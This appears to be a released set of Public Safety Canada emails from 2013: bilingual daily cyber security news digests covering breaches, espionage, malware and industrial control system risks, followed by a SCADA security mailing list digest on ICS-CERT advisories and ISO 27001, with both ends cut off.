"If you're looking to steal data, you could write a rule where it emails you the data you care about as it floats across the serial port," he said, adding that attackers could mess with anything from HVAC, to oil pipelines, traffic signal or even corporate VPN connections, essentially opening a backdoor into a company's networked resources.

Access to a remote serial port happens via a log-in over telnet, SSH or Web interface, Moore said. You could also connect to a specific TCP port that acts as a proxy for the serial port. Telnet, SSH or a Web interface requires authentication, however, an attacker could telnet into a TCP connection without authentication because the devices are configured under the assumption that anyone with access is physically connected to the serial port. Moore said he found more than 13,000 root shells, system consoles and admin interfaces that did not require authentication or were pre-authenticated. However, Moore said he was unaware of any attacks.

"Seeing how much stuff that's out there, it's kind of surprising no one has," Moore said. "You don't need to know anything about serial ports to start exploiting this stuff. If you scan, you start seeing random authenticated router shells popping up. For an attacker, they don't have to know that's a serial port, they'll just say 'hey cool, a shell.'"

As far as remediation, Moore said he is trying to bring awareness to the issue now and is encouraging companies to only use encrypted management services, require authentication for serial ports, enable activity timeouts for serial consoles and other best practices.

Sincerely,
Sharon Hamilton

Senior Strategist | Analyste principale
National Cyber Security Directorate | Direction générale de la cybersécurité nationale
Public Safety Canada | Sécurité Publique Canada
340 Laurier Avenue West | 340, avenue Laurier Ouest
Ottawa, Ontario, K1A 0P8
T (613) 990-2735 | sharon.hamilton@ps-sp.gc.ca

Pitcher Robert

From: PSPMediaCentre/CentredesmediasPSP
Sent: May-23-13 9:00 AM
To: Cyber Security / Sécurité cybernétique
Subject: Cyber Security Media Summary / Revue de presse sur la sécurité cybernétique

Cyber Security Media Summary / Revue de presse sur la sécurité cybernétique
May 23, 2013 / le 23 mai 2013

Print Media / Médias imprimés

Twitter adds two-step authentication in bid to ward off hackers
After a spate of recent hacks on high-profile Twitter accounts, the popular, real-time social network is finally giving its users the option of enabling added security on their accounts. By introducing a feature called two-factor authentication, the move puts Twitter Inc. in the same league as other well-known Internet companies, such as Google Inc. and Facebook Inc., which have offered similar methods of two-step account verification to their users for some time. National Post, FP3; Toronto Star

Patient data not compromised: Montfort
The private medical information of thousands of Montfort Hospital patients was not compromised when an employee took home a non-encrypted computer memory stick and then lost it last fall, says the hospital. In January, the Montfort sent apology letters to more than 25,000 patients, alerting them to the breach. The memory stick, or USB key, was recovered on March 27, and the hospital released a statement Wednesday with the results of "an independent expert technological assessment" showing that there was no unauthorized access to the files of the 25,693 patients concerned. However, the analysis did identify an additional file - containing the names of another approximately 2,200 patients - that the hospital believes was opened by a woman who found the USB key on the day she returned the device. The hospital maintains the woman opened the file to make sure it belonged to the Montfort before returning it. Ottawa Citizen, C1

Data breaches: It's more expensive to react than prevent
On April 11, the Investment Industry Regulatory Organization of Canada (IIROC) announced the loss of a mobile device - reportedly a laptop - containing the personal financial information of about 52,000 brokerage firm clients. IIROC is facing multiple investigations, both internal and by third parties, and intense media scrutiny. The breach is a reminder that, as organizations gather more and more data in the digital age, information is getting harder to track and manage. More employees are also storing company information on personal devices, such as smartphones, many of which are highly susceptible to loss or theft, and lacking in security basics such as passwords. The threat is further magnified by modern data thieves, who are far more organized, sophisticated and resourceful than they were in the past. Globe and Mail, B13

Online Media / Médias en ligne

Power company targeted by 10,000 cyberattacks per month
A Congressional survey of utility companies has revealed that the country's electric grid faces constant assault from hackers, with one power company reporting a whopping 10,000 attempted cyberattacks per month. US Reps. Edward Markey (D-MA) and Henry Waxman (D-CA) sent 15 questions to more than 150 utilities and received replies from 112 of them. Only 53 of those actually answered all the questions—the others provided incomplete responses or only "a few paragraphs containing non-specific information" without answering any of the questions. Ars Technica; CIO; The Register; Reuters (Chicago Tribune); Help Net Security; CNet; Bloomberg

US security experts concerned about attacks from 'irrational' hackers
Cyber-security researcher HD Moore discovered he could use the Internet to access the controls of some 30 pipeline sensors in U.S. that were not password protected. A hacking expert who helps companies uncover network vulnerabilities, Moore said he found the sensors last month while analysing information in huge, publicly available databases of Internet-connected devices. NDTV

Global telecom supply chain cyber-attack risk considered low

The risk of a cyber attack executed via corrupt hardware inserted into a global supply chain is considered to be low in the private sector, reports the Government Accountability Office. The House Intelligence Committee issued a report in October 2012 urging the federal government to avoid equipment manufactured by Chinese firms Huawei and ZTE, even at the component level, stating that those companies "cannot be trusted to be free of foreign influence." In an unclassified version (.pdf) of a congressional report submitted as May 21 testimony to a House Energy and Commerce subcommittee hearing, the GAO says many officials from companies and industry groups interviewed by auditors said they were not aware of an intentional supply-chain attack ever having occurred. Fierce Government IT

Google Engineer Bashes Microsoft's Handling of Security Researchers, Discloses Windows Zero-Day
A Google security engineer accused Microsoft of treating outside researchers with "great hostility" just days before posting details of an unpatched vulnerability in Windows that could be used to crash PCs or gain additional access rights. Microsoft acknowledged the vulnerability late Tuesday. "We are aware of claims regarding a potential issue affecting Microsoft Windows and are investigating," said Dustin Childs, a spokesman for the company's security response group, in an email. "We will take the appropriate action to protect our customers." Childs declined to answer additional questions, including whether Microsoft had been aware of the vulnerability before it surfaced on the Full Disclosure security mailing list May 17, or when it would release a patch. CIO

Former CIA Director Warns About Cyber Threats From North Korea
Former CIA Director R. James Woolsey, Tuesday, said that the United States is at risk of a devastating cyberattack delivered by North Korea. Such an attack would use electromagnetic radiation to potentially wipe out 70% of the U.S. electric grid and cripple U.S. defenses, he said. Iran could also soon possess this capability. But others say the chances of such an attack are low, citing more traditional cyber threats as the primary danger to U.S. interests. Wall Street Journal

New startups prime targets for cyberattacks
Cyberattackers can sniff out new businesses to target as quickly as two months after they come into existence, according to a new report from cybersecurity firm Symantec. By the time a startup is five months old, it has already been targeted by hundreds of spam messages and malware. Once a new business sets up a website and its first emails and instant messages are exchanged, cyberattacks are triggered almost immediately, the report said. CNN Money

Chinese IP theft costs US $300bn a year, says report
Intellectual property theft, predominantly by Chinese computer hackers, costs the US economy $300bn (£200bn) a year and must be treated as seriously as terrorism. That's according to The Commission on the Theft of American Intellectual Property in a newly released report compiled by high-ranking government, military and industry officials. They include Dennis Blair, former director of national intelligence to Barack Obama, and Jon Huntsman, former US ambassador to China. Computing; The Register; Forbes; BBC News

Oil and Gas Lobby Resists Regulation Despite Cyber Risk
The oil and gas sector faces many of the same cyber security challenges as the electric industry. Yet, there's one major difference between the industries, both of which need to secure software-based industrial control systems from intruders. There are no regulations governing cyber security among the oil and gas companies. Yesterday, at a House hearing on cyber security, American Gas Association CEO Dave McCurdy said no regulations were needed and that the sector's voluntary approach is working. Wall Street Journal

Cyber-Espionage Campaign Targets Over 100 Countries
An ongoing cyber-espionage operation, dubbed Safe, targeted various organizations in more than 100 countries with spear phishing emails, Trend Micro researchers found. The operation appears to have targeted government agencies, technology firms, media outlets, academic research institutions, and non-governmental organizations, Kylie Wilhoit and Nart Villeneuve, two Trend Micro threat researchers, wrote on the Security Intelligence Blog. Trend Micro believes over 12,000 unique IP addresses spread over 120-or-so countries were infected with the malware. However, only 71 IP addresses, on average, actively communicated with the C&C servers every day. PC Magazine

Phishing Expedition? Cyber Heists Expose Flawed Password System
With high-profile cyber attacks on the rise, a spotlight shining on passwords has revealed a faulty system rampant with potential loopholes and a traditional password-username mechanism that has fallen painfully behind the times. As more and more of people's lives move online, it has never been more imperative to adopt complex passwords and diversify them across all accounts. Yet, 74% of Internet users still use the same password across multiple websites, according to data from McAfee. The misstep has been at the helm of a string of recent market-moving cyber attacks, including a takeover of the Associated Press's Twitter account last month that sent the stock market spiraling 143 points on false reports of a bombing at the White House. FOX Business

Very close to the worst case cyber security scenario: Kaspersky
Infosec expert Eugene Kaspersky has ramped up his warnings around an impending cyber-armageddon saying that we "very close to the worst case scenario". Talking at the AusCERT conference, Mr Kaspersky said that concepts like cyber-terrorism and state-sponsored cyber-attacks are fast becoming a reality. Business Spectator

How I 'stole' $14 million from a bank
In early 2010, Nish Bhalla sat down at his computer with one objective: steal a huge amount of money from a bank. It wasn't a typical heist. Bhalla is the chief executive of Security Compass, a company that tests security systems at banks, retailers, energy companies and other organizations with sensitive data. His clients -- including the bank branch in the United States that he targeted in his 2010 attack -- pay him to break into their systems. It can be easier than most people think. The alleged thieves who made headlines last week for their $45 million bank heist used a similar type of attack that "created" money out of nowhere. Bhalla talked CNNMoney through his caper. Here, in four easy steps, is how he made himself into a millionaire. CNN Money (Yahoo! Finance)

China's exposed crack cyberspy crew dumps 'most' of its kit
The infamous APT1 cyberespionage crew is diminished but not defeated following its public exposure three months ago. Mandiant, the cyber security intelligence firm that d0xed APT1, detailing its tools and tactics as well as its affiliation to a Chinese People's Liberation Army unit, has published a follow-up report this week describing it as "active and rebuilding". APT1 was the most prolific cyber-espionage outfit tracked by Mandiant, of around 20 such groups within China. The Register

Hackers Find China Is Land of Opportunity
Name a target anywhere in China, an official at a state-owned company boasted recently, and his crack staff will break into that person's computer, download the contents of the hard drive, record the keystrokes and monitor cellphone communications, too. Pitches like that, from a salesman for Nanjing Xhunter Software, were not uncommon at a crowded trade show this month that brought together Chinese law enforcement officials and entrepreneurs eager to win government contracts for police equipment and services. New York Times (CNBC)

"OSX/KitM.A" New Mac Malware Found
New Macintosh spyware was detected on a PC at the annual Oslo Freedom Conference, a yearly human rights conference. Found by computer security researcher Jacob Applebaum on a laptop owned by an Angolan is presently being examined by anti-virus company F secure, as per news published by macrumors.on May 16, 2013. The malicious software is a backdoor app known as "macs.app" which commences automatically upon log-in and takes screenshots which it sends to 'MacApp' folder in the user's home directory. Situated at securitytable.org and docsforum.info, two command-and-control (C&C) servers are related with the spyware, but one doesn't work and the latter gives the message "public access forbidden". SPAM Fighter

New Citadel malware variant targets Payza online payment platform
A new variant of the Citadel financial malware is targeting users of the Payza online payment platform by launching local in-browser attacks to steal their credentials, according to researchers from security firm Trusteer. Citadel is a Trojan program designed primarily to steal online banking credentials, but is also associated with the Reveton ransomware, which locks down computers and displays rogue alerts claiming to come from law enforcement agencies. CSO

Breakfast malware at Tiffany's? Trojan horses spammed out widely
Sophos products detect the malware proactively as Mal/BredoZp-B, but users of other vendors' products should check that their software is fully up-to-date and defending against the threat. Curiously, samples of the malware campaign intecepted by SophosLabs claim to come from the world-famous jewellers Tiffany & Co. Sophos Security

S. Africa police website hacked, informers exposed
Hackers cracked into the website of South Africa's police and downloaded information that could leave whistleblowers vulnerable, police and a government data agency said Wednesday. State Information Technology Agency (Sita), which hosts all of the government's websites, said that last week the hackers accessed information relating to crimes posted by some 15,000 whistleblowers and complainants. AFP (Yahoo! News)

Online businesses need citizens' arrest powers: Alperovitch
As a US commission debates whether companies should be allowed to retaliate against hackers, CrowdStrike co-founder and CTO Dmitri Alperovitch believes that more companies should be taking matters into their own hands with what they can already do. Speaking at AusCERT 2013 at the Gold Coast, Queensland, the former McAfee Threat Research vice-president said that companies could use deception, misinformation, and malware to raise the bar against adversaries. ZDNet

Hackers could trigger heart attacks
Computer hackers could compromise pacemakers and implantable defibrillators with lethal effect, a software security researcher has found. Software security firm IOActive yesterday demonstrated how these medical devices could be hacked from a distance of up to 15 metres by using simple security holes that are used to deliver shocks to the heart or reprogrammed in other potentially deadly ways. Speaking at the AusCERT security conference on the Gold Coast yesterday IOActive's director of embedded device research Barnaby Jack said the research applied to wireless pacemakers and Implantable Cardioverter Defibrillators (ICDs) approved by the US Food and Drug Administration since

2006. The Australian

Commission offers suggestions for stemming online spy threat from China
A new report recommends a sliding scale of actions to stop Chinese adversaries from stealing American intellectual property – and legalizing "counterattacks" was among the more extreme measures proposed. The Commission on the Theft of American Intellectual Property on Wednesday released the "IP Commission Report" (PDF) which offered several steps to curb data theft. These include enforcing a trade tariff on all products sourced from China. Its most controversial endorsement was that private companies should consider counterstrikes against foreign hackers, if all else fails. SC Magazine; Huffington Post

Prepared by the Public Safety Portfolio Media Centre / Préparé par le Centre des médias du portefeuille Sécurité publique. We can be reached at / Vous pouvez nous contacter à: PSPMediaCentre/CentredesmediasPSP@ps-sp.gc.ca

Pitcher Robert

From: PSPMediaCentre/CentredesmediasPSP
Sent: June-06-13 8:45 AM
To: Cyber Security / Sécurité cybernétique
Subject: Cyber Security Media Summary / Revue de presse sur la sécurité cybernétique

Cyber Security Media Summary / Revue de presse sur la sécurité cybernétique
June 6, 2013 / le 6 juin 2013

Print Media / Médias en ligne

Un outil contre les cybercriminels
Deux chercheurs de l'Université Concordia ont mis au point un nouvel outil de recherche qui analyse plus rapidement le contenu d'un ordinateur, permettant ainsi le repérage plus efficace des cybercriminels. Le Journal de Québec, 31

Online Media / Médias en ligne

Exclusive: Microsoft, FBI take aim at global cyber crime ring
Microsoft Corp and the FBI, aided by authorities in more than 80 countries, have launched a major assault on one of the world's biggest cyber crime rings, believed to have stolen more than $500 million from bank accounts over the past 18 months. Reuters; The Telegraph (UK)

Chinese spies could use web equipment sold to UK firms as an 'espionage opportunity', MPs warn
China could be using equipment sold to UK phone and web firms to spy on people in Britain, the country's top intelligence body warned today. In a damning report, the Intelligence and Security Committee raised serious concerns about multi-billion pound deals secured by Chinese telecoms giant Huawei to provide equipment to the likes of BT and 02. In the event of a cyber attack, China could 'intercept covertly or disrupt traffic passing through Huawei supplied networks'. Daily Mail; Huffington Post UK

China says it has 'mountains of data' pointing to US hacking
China's top Internet security official says he has "mountains of data" pointing to extensive U.S. hacking aimed at China, but it would be irresponsible to blame Washington for such attacks, and called for greater cooperation to fight hacking. Reuters (NBC News)

Obama to press China's Xi to stop cyber attacks
In January 2010, when Google accused Chinese hackers of infiltrating its network to track emails of human rights activists, the Obama administration didn't disclose what U.S. diplomats in Beijing believed: China's Politburo had directed the attack. Today the White House no longer shies from publicly accusing Beijing of launching a sophisticated range of cyber attacks on U.S. computer networks to steal corporate and government secrets — including those of naval propulsion systems and gas pipeline technology — worth billions of dollars. The dispute will take center stage when President Obama meets China's new president, Xi Jinping, on Friday for a two-day informal summit at the Sunnylands retreat in Rancho Mirage. White House aides say Obama will call for Beijing to take strong action against cyber attacks originating from its soil. LA Times

U.S. government to propose bill targeting foreign hackers
Members of the U.S. House of Representatives Intelligence Committee are in the middle of proposing a new cybertheft law that would target hackers based in other countries, according to Reuters. The bill, which doesn't yet have a name, is to be introduced on Thursday by Rep. Mike Rogers (R-Mich.), Rep. Tim Ryan (D-Ohio), and Sen. Ron Johnson (R-Wisc). These lawmakers have said that the intent of the law will be to go after hackers from "offending nations" and deliver "real consequences and punishments." Of those countries said to be cyber spying on the U.S. and possibly stealing data from the government and various companies are China, Russia, Iran, and others. CNET

Transparency urged after Halifax school website hacked

An internet security expert says the Halifax Regional School Board should have been more forthcoming about the hacking of a school website in April, even though there is no indication any sensitive information was compromised. CBC News

Global $200 million credit card hacking ring busted
Eleven people in the United States, the UK and Vietnam have been arrested and accused of running a $200 million worldwide credit card fraud ring, U.S. and UK law enforcement officials said on Wednesday. "One of the world's major facilitation networks for online card fraud has been dismantled by this operation, and those engaged in this type of crime should know that they are neither anonymous, nor beyond the reach of law enforcement agencies," Andy Archibald, interim Deputy Director of the National Cyber Crime Unit, said in a statement on the British government's Serious Organized Crime Agency website. Reuters

NATO defence ministers agree: This cyber business is very serious
NATO ministers have agreed to step up efforts to protect members' cyber networks, but are still unsure whether or not to step in and sort out individual hacks. Secretary General Anders Fogh Rasmussen said in a press conference after the first defence ministers' meeting devoted to cyber issues yesterday that attacks were "getting more common, more complex and more dangerous". The Register

Government to order internet firms to block terror sites and pornography
Internet and telecom companies will be ordered by the Government to block "harmful" content such as extremist material and pornography in the wake of the Woolwich terrorist attack and killing of five-year-old April Jones. The Independent

Prepared by the Public Safety Portfolio Media Centre / Préparé par le Centre des médias du portefeuille Sécurité publique. We can be reached at / Vous pouvez nous contacter à: PSPMediaCentre/CentredesmediasPSP@ps-sp.gc.ca

Pitcher Robert

From: PSPMediaCentre/CentredesmediasPSP
Sent: August-02-13 8:45 AM
To: Cyber Security / Sécurité cybernétique
Subject: Cyber Security Media Summary / Revue de presse sur la sécurité cybernétique

Cyber Security Media Summary / Revue de presse sur la sécurité cybernétique
August 2, 2013 / le 2 août 2013

Online Media / Médias en ligne

Latvia resists US call to extradite 'virus maker'
Latvia is resisting calls to extradite a man the US alleges wrote a computer virus used to steal millions. BBC News

FBI Taps Hacker Tactics to Spy on Suspects
Law-enforcement officials in the U.S. are expanding the use of tools routinely used by computer hackers to gather information on suspects, bringing the criminal wiretap into the cyber age. Federal agencies have largely kept quiet about these capabilities, but court documents and interviews with people involved in the programs provide new details about the hacking tools, including spyware delivered to computers and phones through email or Web links—techniques more commonly associated with attacks by criminals. People familiar with the Federal Bureau of Investigation's programs say that the use of hacking tools under court orders has grown as agents seek to keep up with suspects who use new communications technology, including some types of online chat and encryption tools. The use of such communications, which can't be wiretapped like a phone, is called "going dark" among law enforcement. Wall Street Journal

How Hackers Can Turn Your Android Into A SpyPhone
All a relatively skilled hacker needs to do to turn an Android smartphone into a powerful surveillance machine — a so-called SpyPhone — is to copy and paste some malicious code into an innocuous-looking app like Angry Birds, and then get the phone owner to install it. Once that's done, he will be able to surreptitiously track the phone's location, read texts, emails, take pictures, record video or audio, and monitor pretty much everything the phone does. In other words, the hacker now has full remote control of the phone. Mashable

Military Bid for Next Stuxnet Confronts Hacker Resistance
U.S. military and intelligence officials make a pilgrimage each year to Las Vegas, where the annual Black Hat conference showcases how hacking has gone mainstream, creating a virtual digital-arms supermarket. This year, however, the pilgrims found few sellers as they shopped for computer bugs and exploits to develop a new generation of offensive and defensive cyberweapons. Bloomberg

Former NSA Analysts Start Company to Research Zero-Day Vulnerabilities in Websites
Two former National Security Agency (NSA) computer network operations analysts have set up a company called Synack that is offering to match bug-bounty security experts from around the world -- including from within the NSA on a freelance basis -- to discover zero-day vulnerabilities in websites. CIO

Hacking Industrial Systems Turns Out to be Easy
Three presentations scheduled to take place at the Black Hat computer security conference in Las Vegas today will reveal vulnerabilities in control systems used to manage energy infrastructure such as gas pipelines. These are just the latest sign that such systems remain dangerously susceptible to computer attacks that could have devastating consequences; and although the researchers proposed fixes for each flaw they've identified, they caution that, on the whole, industrial infrastructure remains woefully vulnerable. Technology Review

Hackers target Google Code developer website to spread malware
THE GOOGLE CODE developer website is being used by hackers to spread malware, security firm Z-Scaler has warned. According to Z-Scaler security researcher Chris Mannon who reported uncovering the ploy, cyber crooks are using the Google Code website as a fresh twist on their usual attack strategies. The Inquirer

Breaking and entering in the digital age

Smart home technologies make it possible to control lights, heating systems, security cameras and even deadbolt locks remotely, but some may find that the cost of convenience is too high. Hacking into homes controlled by a networked system is the focus of several briefings at the Black Hat conference, an annual meeting of cybersecurity professionals going on this week in Las Vegas. CBS News

Survey Finds CPAs in Dark on Cyber Threats
Though they may seem like unimportant targets compared to major companies like Apple and Facebook, small businesses make up 20% of all cyber-attacks, according to the U.S. House Small Business Subcommittee on Health and Technology. And the pros in charge of the most sensitive information for many of these businesses are little prepared to handle the risks associated with cybercrime, according to a new study. FOXBusiness

Over 1,000 govt websites hacked in three years
More than a thousand government websites, including those managed by the security agencies and the Ministry of Defence (MoD), have been hacked in the last three years and the first half of this year. Various interception and security measures in place have failed to prevent hacking and stealing of data, including some sensitive ones. Deccan Herald

Blue-chip hackers may be named and shamed after Soca chief resigns
Sir Ian Andrews stepped down from the Serious Organised Crime Agency (Soca) after failing to disclose that he owns a consultancy with his wife, Moira, who works for a leading international investigations firm. Soca is facing questions over why it refused to name more than 100 blue-chip clients of corrupt investigators, who were involved in blagging, hacking and stealing private information. The Telegraph

Prepared by the Public Safety Portfolio Media Centre / Préparé par le Centre des médias du portefeuille Sécurité publique. We can be reached at / Vous pouvez nous contacter à: PSPMediaCentre/CentredesmediasPSP@ps-sp.gc.ca

Pitcher Robert

From: PSPMediaCentre/CentredesmediasPSP
Sent: October-30-13 8:46 AM
To: Cyber Security / Sécurité cybernétique
Subject: Cyber Security Media Summary / Revue de presse sur la sécurité cybernétique

Cyber Security Media Summary / Revue de presse sur la sécurité cybernétique
October 30, 2013 / le 30 octobre 2013

Online Media / Médias en ligne

Cybersécurité: le gouvernement accompagne les PME
Le ministre de la Sécurité publique et de la Protection civile a présenté un guide pour aider les propriétaires des petites et moyennes entreprises (PME) à comprendre les risques et les enjeux liés à la cybersécurité. Une étude NCSA/Symantec réalisée en 2012 démontrait que près de 83 % des PME ne disposaient pas d'un plan de cybersécurité formel. Pourtant, en 2012 seulement, les attaques ciblées, en opposition aux attaques à grandes échelles ne visant aucune entreprise en particulier, ont augmenté de 42 %. Les petites entreprises de moins de 250 employés étaient les plus visées, avec 31 % des attaques les ciblant, selon une étude Symantec. Le guide Pensez cybersécurité pour les petites et moyennes entreprises vise à fournir des outils aux PME afin de les aider à se protéger en ligne. D'une cinquantaine de pages, ce guide passe à travers les thématiques de gestion de cybersécurité, de protection des renseignements sur Internet et lors d'envois de courriels, de sécurité des points de vente, de sécurité des données et des accès à distance et de sécurité matérielle. Le guide se veut être un outil d'accompagnement de base pour les PME afin qu'elles élaborent des stratégies de protections de leurs données d'entreprises. La publication de cet outil, dans le cadre du Mois de la sensibilisation à la cybersécurité « marque une étape importante visant à aider les entreprises canadiennes à assurer leur sécurité et à être prospères dans le cyberespace », selon le ministre Steven Blaney. Direction Informatique

Russia Denies Using USB Sticks to Spy on G20
The spokesperson for Russian President Vladimir Putin today denied a foreign media report that Russian intelligence tried to use booby-trapped complimentary USB sticks and phone chargers to spy on the communications of G20 members during last month's summit in St. Petersburg — a sly cyber tactic familiar to Western security officials. ABC News

Israel beset by flurry of reported cyber attacks
With reports of the U.S. National Security Agency tapping the phones of its allies' leaders and the latest suspicion that Russia handed out "Trojan horse" USB flash drives at the G-20 summit last month, cyber-spying season is in full bloom. Israel too is awash with cyber concerns with a flurry of recent reports underscoring the challenges posed by cyber warfare in areas including national security, industrial secrets and private finances. Los Angeles Times

Control system security: safety first
Every large utility, pipeline, refinery and chemical plant has a cyber security program, but most are IT-centric. Anti-virus programs, software update programs and programs of integration with corporate active directory controllers are all managed by IT teams, along with some degree of convergence and consultation with operations technology (OT) teams. While we have seen few large-scale cyber attacks in these industries, IT-style defenses invite such attacks. Cyber-sabotage is a real threat and it will take more than yesterday's firewall-level protections to ensure the safety and reliability of today's industrial sites. Help Net Security

Thales launches £2m cyber security 'battle lab' in the UK
Defence company Thales has announced a new Cyber Integration & Innovation Centre that aims to help improve the security of the UK's critical national infrastructure and government organisations. Thales described the £2 million centre as a 'battle lab', created to respond to the cyber threat facing the UK's critical national infrastructure. It is based at the company's Mountbatten House site in Basingstoke. Sam Keayes, vice-president for security and consulting at Thales UK, said: "Cyber security is a pervasive problem that threatens at an individual, organisational and national level. The Cyber Integration & Innovation Centre is part of Thales's holistic response to the growing cyber security threat, which addresses connected cyber, physical and human security vulnerabilities." CSO

Adobe breach impacts closer to 38 million customers

The number of Adobe customers impacted in a breach disclosed earlier this month has skyrocketed to about 38 million. That is more than ten times the roughly three million affected users the company announced previously. On Tuesday, Heather Edell, an Adobe spokesperson, told SCMagazine.com in a emailed statement that the company has just completed notifying the roughly 38 million impacted customers. "We currently have no indication that there has been unauthorized activity on any Adobe ID account involved in the incident," Edell said. The attackers also obtained invalid and inactive Adobe IDs, Edell said, as well as invalid encrypted passwords and test account data. She added that Adobe is in the process of notifying those customers and that all encrypted passwords, whether those users are active or not, have been reset. SC Magazine; Reuters (NBC News); BBC News

Rep. Rogers demands shutdown of health website over security concerns
The head of the House Intelligence Committee is calling for the immediate shutdown of the federal health care exchange website over concerns the system is vulnerable to cyber attacks. Detroit News

Prepared by the Public Safety Portfolio Media Centre / Préparé par le Centre des médias du portefeuille Sécurité publique. We can be reached at / Vous pouvez nous contacter à: PSPMediaCentre/CentredesmediasPSP@ps-sp.gc.ca

Pitcher Robert

From: [redacted]

Sent: November-20-13 1:01 PM
To: scadasec@news.infracritical.com
Subject: scadasec Digest, Vol 70, Issue 16

Send scadasec mailing list submissions to
scadasec@news.infracritical.com

To subscribe or unsubscribe via the World Wide Web, visit
http://news.infracritical.com/mailman/listinfo/scadasec
or, via email, send a message with subject or body 'help' to
scadasec-request@news.infracritical.com

You can reach the person managing the list at
[redacted]

When replying, please edit your Subject line so it is more specific than "Re: Contents of scadasec digest..."

Today's Topics:

1. Fwd: Medium-[ICS-CERT] Two ICS-CERT Advisories [redacted]
2. Re: Question: Infosec standard welcomed ISO 27001:2013 , how important is that for the ICS world? [redacted]
3. Swansea Police Department came under attack when computer hackers broke into their computer system and held their files for ransom. ([redacted]
4. Re: Swansea Police Department came under attack when computer hackers broke into their computer system and held their files for ransom. ([redacted]

Message: 1
Date: Tue, 19 Nov 2013 16:49:34 -0600
From: [redacted]
Subject: [SCADASEC] Fwd: Medium-[ICS-CERT] Two ICS-CERT Advisories
To: scadasec@news.infracritical.com
Message-ID:
[redacted]
Content-Type: text/plain; charset=ISO-8859-1

FYI.

[redacted]
---------- Forwarded message ----------

From: "ICS CERT (CS)" <notifications@espgroup.net>
Date: Nov 19, 2013 4:21 PM
Subject: Medium-[ICS-CERT] Two ICS-CERT Advisories

> 1) ICS-CERT has released the advisory titled ICSA-13-297-01 Catapult
Software DNP3 Driver Improper Input Validation, that can be accessed at http://ics-cert.us-cert.gov/or directly through the following link:
>
> http://ics-cert.us-cert.gov/advisories/ICSA-13-297-01.
>
> This advisory provides mitigation details for an improper input
validation vulnerability in Catapult Software DNP3 Driver software.
>
> 2) ICS-CERT also released the advisory titled ICSA-13-297-02 GE
> Proficy
DNP3 Improper Input Validation, that can be accessed at http://ics-cert.us-cert.gov/ or directly through the following link:
>
> http://ics-cert.us-cert.gov/advisories/ICSA-13-297-02.
>
> This advisory provides mitigation details for an improper input
validation vulnerability in the DNP3 driver used with Proficy products iFIX and CIMPLICITY.

Message: 2
Date: Wed, 20 Nov 2013 14:55:10 +0200
From: [redacted]
Subject: Re: [SCADASEC] Question: Infosec standard welcomed ISO
27001:2013 , how important is that for the ICS world?
To: "scadasec@news.infracritical.com"
<scadasec@news.infracritical.com>
Message-ID:
[redacted]
Content-Type: text/plain; charset="utf-8"

Many great comments and observations in this thread. For some reason I am reading about pipeline cyber this week (maybe because winter is approaching and I heat with natural gas). Here is an article from 2009 that covers the IT vs ICS cyber security gap application of standardss. Still seems relevant:

Cyber Security And The Pipeline Control System http://pipelineandgasjournal.com/cyber-security-and-pipeline-control-system
By Eric J. Byres, P.Eng., Lantzville, BC, Canada | February 2009 Vol. 236 No. 2

One interesting point the author makes is that some companies have been able to justify the investment in implementing ISA99 by telling (eventually proving to) management that because of 99 system reliability improved and production increased. Seems like a win - win argument?

Also found a place that publishes pipeline safety data at http://projects.propublica.org/pipelines/ In the chart labelled "Pipeline incidents by cause" one mouses over and can get more data about the incident. One interesting cause from

1986 to the present is "Incorrect Operation". Ranges from 4-10 per cent. Wonder if that 4-10 refers to unintentional cyber events from misaplication of IT security policy on an ICS? Relates to the article above.

Best regards,

[redacted]

-----Original Message-----
From: [redacted]
Sent: Friday, November 15, 2013 12:56 AM
To: scadasec@news.infracritical.com
Subject: Re: [SCADASEC] Question: Infosec standard welcomed ISO 27001:2013 , how important is that for the ICS world?

[redacted] I agree with you. While I'm not personnaly fond of 27k, I think there can be great of value using 27k in control systems, especially server side, if the implementor is familiar with the needs of ICS. The "not built here" syndrome isn't helpful to anyone, and security professional not familiar with the technical implementations of security defenses on both IT and OT have a hard time fathoming how small the difference really is, even though that small difference can be highly critical.

? RANT?I think this is similar to the current smart grid security buzzword concept of CIA vs AIC. Real world security is never measured that way in meaningful ways, and neither IT nor OT should ever be summarized as such.
Having worked extensively in both industries, I see no trend where those perspectives can even be created in the a real world, and can only imagine the concept to be true while looking at reality while orbiting from space while studying for a CISSP exam to break into the industry. ?/RANT?

But soapbox aside, Darren stated a VERY true concept in his post we must all remember. Regulation and technology standards do not make good bed fellows. Use 27k to secure your network, keeping in mind that 27k must always be tailored to the target environment, but don't suggest or support the idea of using for regulation.

As a side note, I know many of you are going to think me insane, but I prefer PCI as a generic security standard over 27k, assuming you swap/replace the reference to credit card data with the data or processes you are most concerned about. Too bad it's maditory use for regulation has ruined people's opinion of it. It is really well written IMHO when not take as perscriptive.

[redacted]

On Nov 14, 2013 2:35 PM, [redacted] wrote:

> Well, I admit being a bit confused (normal state of affairs for me ...).
> I know 27000 very well, having implemented it in several places
> (notably -
> 27001 and 27002). It is not prescriptive. To the contrary, the
> standard requires an enterprise to consider a ton of different
> security controls, but you can adopt the ones that are relevant to
> you, add others, and ultimately tailor them to your specific industry
> or circumstance. The key is creation of an Information Security
> Management System that identifies and manages security risk based on
> whatever the risk tolerance is of the enterprise . So I do not
> understand why 27000 (27001 and 2 in particular) are incompatible with
> SCADA systems; it is just a matter of tailoring the controls to the
> unique aspects of the SCADA environment, just like we have to do for
> any client in any industry. That tailoring of course needs to be done by good tailors - i.e., SMEs in SCADA.
>
>
> ----- Original Message -----
> From: "[redacted]
> To: scadasec@news.infracritical.com
> Sent: Thursday, November 14, 2013 8:53:42 AM
> Subject: Re: [SCADASEC] Question: Infosec standard welcomed ISO
> 27001:2013 , how important is that for the ICS world?
>
> Hi [redacted]
>
> Regulation and technology standards are not good dancing partners.
> Regulation is slow, cumbersome, and blunt. Technology is fleeting,
> volatile, and delicate. If you want an example of how these two worlds
> have struggled to mesh, look at all the complaints around expenditures
> on the NERC CIP Standards all going toward compliance and not improving security.
>
> You will find no shortage of opinions on how to solve the challenge
> you identify. Personally, I like performance-based incentives. Set the
> end-goal you want along with how it will be measured, and let industry
> innovate in the process of figuring out how to get there. Of course,
> this approach isn't flawless either. It just shifts the battle from
> trying to keep regulations in sync with tech, to trying to minimize
> gaming of the rules you establish by those who are regulated. I happen
> to think government is better equipped to engage the latter rather than the former.
>
> Best regards,
>
> [redacted]
>
> [redacted]
>
>
> On Thu, Nov 14, 2013 at 7:49 AM, [redacted]
> >wrote:
>

> > I don't see how they can be compatible. These standards, 27k and
> > 62443, have different priorities and different philosophies. Taking
> > a one-size-fits-all approach would be like buying a dump truck to
